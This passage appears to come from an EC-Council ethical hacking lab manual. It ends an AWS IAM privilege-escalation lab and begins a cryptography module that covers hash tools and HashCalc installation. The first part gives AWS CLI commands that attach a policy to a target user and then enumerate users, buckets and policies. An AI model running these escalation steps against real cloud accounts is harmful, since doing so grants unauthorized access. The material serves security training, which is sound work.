


Figure 3.1.4: Creating a user policy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Attach User Policy to the Target User

15. In the terminal, type **aws iam attach-user-policy –user-name <Target Username> –policy-arn arn:aws:iam::<Account ID>:policy/user-policy** and press **Enter**.
16. The above command will attach the policy (**user-policy**) to the target IAM user account (here, **test**).




Figure 3.1.5: Attaching a user policy

TASK 1.4

List the Attached User Policy

17. Now, type **aws iam list-attached-user-policies –user-name <Target Username>** and press **Enter** to view the attached policies of the target user (here, **test**).
18. The result appears, displaying the attached policy name (**user-policy**), as shown in the screenshot.




Figure 3.1.6: Listing the attached user policy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

List the IAM Users

19. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type **aws iam list-users** and press **Enter**.
20. The result appears, displaying the list of IAM users, as shown in the screenshot.

Note: The results may be different in your lab environment.




Figure 3.1.7: Listing IAM users

21. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.
    - List of S3 buckets:

      aws s3api list-buckets --query "Buckets[].Name"
    - User Policies:

      aws iam list-user-policies
    - Role Policies:

      aws iam list-role-policies

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Group policies:

  ```
  aws iam list-group-policies
  ```

- Create user:

  ```
  aws iam create-user
  ```

22. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.
23. Close all open windows and document all the acquired information.
24. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography

Module 20

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography

Cryptography is the study and art of hiding meaningful information in an unreadable format.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the increasing adoption of the Internet for business and personal communication, securing sensitive information such as credit-card and personal identification numbers (PINs), bank account numbers, and private messages is becoming increasingly important, and yet, more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Thus, data security is critical to online businesses and privacy of communication.

Cryptography and cryptographic ("crypto") systems help in securing data from interception and compromise during online transmissions. Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world, and is additionally used to protect confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.

As an ethical hacker or penetration tester, you should suggest to your client proper encryption techniques to protect data, both in storage and during transmission. The labs in this module demonstrate the use of encryption to protect information systems in organizations.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv10 Module 20 Cryptography

Lab Objectives

The objective of the lab is to use encryption to conceal data and perform other tasks that include, but is not limited to:

- Generate hashes and checksum files
- Calculate the encrypted value of the selected file
- Use encrypting/decrypting techniques
- Perform file and data encryption
- Create self-signed certificates
- Perform email encryption
- Perform disk encryption
- Perform cryptanalysis

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 110 Minutes

Overview of Cryptography

"Cryptography" comes from the Greek words ***kryptos***, meaning "concealed, hidden, veiled, secret, or mysterious," and ***graphia***, "writing"; thus, cryptography is "the art of secret writing."

Cryptography is the practice of concealing information by converting plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme: it is the process of the conversion of data into a scrambled code that is sent across a private or public network.

There are two types of cryptography, determined by the number of keys employed for encryption and decryption:

- **Symmetric Encryption**: Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption
- **Asymmetric Encryption**: Asymmetric encryption (public-key) uses different encryption keys for encryption and decryption; these keys are known as public and private keys

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform cryptography to protect confidential data. Recommended labs that will assist you in learning various cryptography techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Encrypt the Information using Various Cryptography Tools	√	√	√
	1.1 Calculate One-way Hashes using HashCalc	√		√
	1.2 Calculate MD5 Hashes using MD5 Calculator		√	√
	1.3 Calculate MD5 Hashes using HashMyFiles		√	√
	1.4 Perform File and Text Message Encryption using CryptoForge	√		√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.5 Perform File Encryption using Advanced Encryption Package		√	
	1.6 Encrypt and Decrypt Data using BCTextEncoder		√	√
2	Create a Self-Signed Certificate	√		√
	2.1 Create and Use Self-signed Certificates	√		√
3	Perform Email Encryption		√	√
	3.1 Perform Email Encryption using Rmail		√	√
4	Perform Disk Encryption	√	√	√
	4.1 Perform Disk Encryption using VeraCrypt	√		√
	4.2 Perform Disk Encryption using BitLocker Drive Encryption		√	√
	4.3 Perform Disk Encryption using Rohos Disk Encryption		√	√
5	Perform Cryptanalysis using Various Cryptanalysis Tools		√	√
	5.1 Perform Cryptanalysis using CrypTool		√	√
	5.2 Perform Cryptanalysis using AlphaPeeler		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Encrypt the Information using Various Cryptography Tools

Cryptography is used to encrypt sensitive data to protect it from unauthorized access by any party other than the person for whom it is intended.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker and penetration tester, you should use various cryptography techniques or tools to protect confidential data against unauthorized access. Cryptography protects confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, and many other kinds of communication. Encrypted messages can at times be decrypted by cryptanalysis (code breaking), although modern encryption techniques are virtually unbreakable.

The labs in this exercise demonstrate how you can use various cryptography tools to encrypt important information in the system.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

Lab Objectives

- Calculate one-way hashes using HashCalc
- Calculate MD5 hashes using MD5 Calculator
- Calculate MD5 hashes using HashMyFiles
- Perform file and text message encryption using CryptoForge
- Perform file encryption using advanced encryption package
- Encrypt and decrypt data using BCTextEncoder

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Administrator privileges to run the tools
- HashCalc located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashCalc**
- MD5 Calculator located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\MD5 Calculator**
- HashMyFiles located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles**
- CryptoForge located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge**
- Advanced Encryption Package located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**
- BCTextEncoder located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\BCTextEncoder**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ.

Lab Duration

Time: 35 Minutes

Overview of Cryptography Tools

System administrators use cryptography tools to encrypt system data within their network to prevent attackers from modifying the data or misusing it in other ways. Cryptography tools can also be used to calculate or decrypt hash functions available in MD4, MD5, SHA-1, SHA-256, etc.

Cryptography tools are used to convert the information present in plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme. The converted data are in the form of a scrambled code that is encrypted and sent across a private or public network.

Lab Tasks

TASK 1

Calculate One-way Hashes using HashCalc

Here, we will use the HashCalc tool to calculate one-way hashes.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Install & Launch HashCalc Tool

2. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashCalc** and double click **setup.exe**.

Note: If the **User Account Control** pop-up appears, click **Yes**.

3. **Setup - HashCalc** window appears, click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hash functions calculate a unique fixed-size bit string representation, called a message digest, of any arbitrary block of information. Message digest (One-way Hash) functions distill the information contained in a file (small or large) into a single fixed-length number, typically between 128 and 256 bits. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message digest value, as it is computationally infeasible to have two files with the same message digest value.

Figure 1.1.1: Setup - HashCalc window

4. Follow the installation wizard to install **HashCalc** using all default settings.
5. After the completion of the installation, **Completing the HashCalc Setup Wizard** appears. Uncheck the **View the README file** checkbox and click **Finish**.

HashCalc enables you to compute multiple hashes, checksums, and HMACs for files, text, and hex strings. It supports the Secure Hash Algorithm family: MD2, MD4, MD5, SHA1, SHA2 (SHA256, SHA384, SHA512), RIPEMD160, PANAMA, TIGER, CRC32, ADLER32, and the hash used in the peer-to-peer file sharing applications, eDonkey and eMule.




Figure 1.1.2: Setup: Completing HashCalc installation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **HashCalc** main window appears, as shown in the screenshot.

